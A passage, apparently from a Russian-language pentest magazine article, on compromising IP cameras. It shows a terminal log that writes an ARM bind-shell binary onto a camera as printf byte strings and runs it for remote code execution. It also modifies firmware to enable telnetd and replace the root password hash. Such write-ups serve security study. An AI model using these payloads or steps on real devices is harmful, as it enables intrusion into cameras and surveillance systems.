
Генерируем полезную нагрузку для камеры

Теперь у нас есть бинарь, и встает вопрос о том, как его залить на камеру. Netcat отсутствует, curl нет, да и вообще почти ничего нет. Остается пересылать побайтово, например с помощью `printf`. Сгенерировать нагрузку можно примерно так:

```
cat bind | od -An -t o1 -v | tr ' ' '/' | while read line
do echo "printf '$line' >> out.bin" | tr '/' '\'
done
```

Здесь стоит сказать большое спасибо моему коллеге S0i37 за то, что помог все это автоматизировать.

После того как скрипт отработал, копируем его вывод и вставляем на камере. В результате у нас получится готовый к использованию исполняемый файл.



```
~ # cd bvtech
~/bvtech # pwd
/home/bvtech
~/bvtech # ls
adc.ko          cifs1           detectsns       lib             sysconf         www
alarm.pcm       cmdserv         font            reset           system.conf
bvipcam         daemonserv      ipcam.tgz       start_ipcam.sh  version.conf
~/bvtech # printf '\177\105\114\106\001\001\001\000\000\000\000\000\000\000\000\000' >> out.bin
~/bvtech #
~/bvtech # printf '\002\000\050\000\001\000\000\000\124\200\000\000\064\000\000\000' >> out.bin
~/bvtech # printf '\000\000\000\000\000\000\000\000\064\000\040\000\001\000\000\000' >> out.bin
~/bvtech # printf '\000\000\000\000\001\000\000\000\000\000\000\000\000\200\000\000' >> out.bin
~/bvtech # printf '\000\200\000\000\074\001\000\000\044\002\000\000\007\000\000\000' >> out.bin
~/bvtech # printf '\000\020\000\000\324\160\237\345\002\000\240\343\001\020\240\343' >> out.bin
~/bvtech # printf '\006\040\240\343\000\000\000\357\000\300\240\341\001\160\207\342' >> out.bin
~/bvtech # printf '\260\020\217\342\020\040\240\343\000\000\000\357\002\160\207\342' >> out.bin
~/bvtech # printf '\014\000\240\341\000\000\000\357\001\160\207\342\014\000\240\341' >> out.bin
~/bvtech # printf '\001\020\101\340\001\040\240\341\000\000\000\357\000\300\240\341' >> out.bin
~/bvtech # printf '\004\320\115\342\006\160\207\342\015\020\240\341\004\040\240\343' >> out.bin
~/bvtech # printf '\000\060\240\343\000\000\000\357\000\020\235\345\160\060\237\345' >> out.bin
~/bvtech # printf '\003\020\001\340\001\040\240\343\002\046\240\341\002\020\201\340' >> out.bin
~/bvtech # printf '\300\160\240\343\000\000\340\343\007\040\240\343\124\060\237\345' >> out.bin
~/bvtech # printf '\000\100\240\341\000\120\240\343\000\000\000\357\143\160\207\342' >> out.bin
~/bvtech # printf '\000\020\240\341\014\000\240\341\000\060\240\343\000\040\235\345' >> out.bin
~/bvtech # printf '\372\057\102\342\000\040\215\345\000\000\122\343\002\000\000\332' >> out.bin
~/bvtech # printf '\372\057\240\343\000\000\000\357\367\377\377\352\372\057\202\342' >> out.bin
~/bvtech # printf '\000\000\000\357\001\360\240\341\002\000\021\134\000\000\000\000' >> out.bin
~/bvtech # printf '\031\001\000\000\000\360\377\377\042\020\000\000' >> out.bin
~/bvtech # ls
adc.ko          cifs1           detectsns       lib             start_ipcam.sh  version.conf
alarm.pcm       cmdserv         font            out.bin         sysconf         www
bvipcam         daemonserv      ipcam.tgz       reset           system.conf
~/bvtech # chmod +x out.bin
~/bvtech # ls
adc.ko          cifs1           detectsns       lib             start_ipcam.sh  version.conf
alarm.pcm       cmdserv         font            out.bin         sysconf         www
bvipcam         daemonserv      ipcam.tgz       reset           system.conf
~/bvtech #
```

Перекидываем полезную нагрузку и даем ей права на исполнение

Залитому файлу не забываем дать права на исполнение и пробуем запустить. Действительно — все сработало. Своей цели мы достигли: снова получили RCE на камере. А как сделать прокси, ты уже знаешь.

Продолжение статьи →


IP КАМЕРЫ НА ПЕНТЕСТАХ

ИСПОЛЬЗУЕМ ВИДЕОКАМЕРЫ НЕ ПО НАЗНАЧЕНИЮ

КЕЙС 4: МОДИФИКАЦИЯ ПРОШИВКИ


И один из самых интересных кейсов — модификация прошивки. У нас есть доступ к веб-интерфейсу камеры, но нет возможности включить SSH или Telnet. Но мы можем обновить на камере прошивку, это и попробуем сделать.

Итак, мы получили сетевой доступ к веб-интерфейсу камеры. По традиции не забываем сходить в Google и поискать креды по умолчанию.



Форма входа в веб-интерфейс камеры


Креды нашли и заходим в админку. Но возможности включить Telnet или SSH там нет. Зато мы обращаем внимание на вкладку, в которой нам предлагают обновить прошивку из файла.



Вкладка с обновлением прошивки

Создавать прошивку с нуля — это долгое и сложное занятие. Поэтому мы можем попробовать взять прошивку от производителя и немного замоддить. Идем на сайт производителя и находим там подходящий файлик. Качаем и снова без труда открываем обычным архиватором.

Обнаруживаем интересный скрипт `run.sh`. Само название нам намекает на то, что он выполнится при загрузке камеры. В скрипте есть строчка `telnetd &`, но она закомментирована. Предполагаем, что если ее раскомментировать, то при старте камеры включится Telnet. Давай попробуем!



[redacted]\Pn235_Dn235_Vn235_Normal IPC.20180822.upf\usr.cramfs\

Имя	Размер	Сжатый	Режим	Папок	Файлов
productCfg	0	0	drwxr-xr-x	1	0
res					
web					
bin					
data					
lib					
ln.sh					
packtmp.sh					
run.sh					
sbin					
Sofia.lzma					
tmp.lzma					

run.sh – Блокнот


```
ifconfig lo up
#ifconfig eth0 192.168.1.10
#ifconfig eth0 up

#telnetd &

mkdir -p /var/lock
mkdir -p /var/run
mkdir -p /mnt/mtd/Config/ssl
```

Редактируем скрипт run.sh

Также в прошивке есть файловая система rootfs. В ней — директория `/etc`, а там, как водится, файл `passwd`, в котором снова лежит хеш от учетки `root`. Но на этот раз смысла что-то брутить нет. Мы просто сгенерим такой же хеш, но от пароля, который мы знаем. Затем заменим хеш и сохраним файл.

